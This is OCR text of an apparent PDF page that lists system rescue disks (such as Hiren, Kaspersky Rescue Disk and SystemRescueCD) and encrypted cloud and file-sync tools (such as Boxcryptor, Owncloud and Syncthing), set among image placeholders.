
Falconfour's






Hiren


Kaspersky Rescue Disk






SystemRescueCD


Trnity rescue



Encrypted Cloud’s


Boxcryptor






Owncloud


Pydio






Sparkleshare

Syncany





Syncthing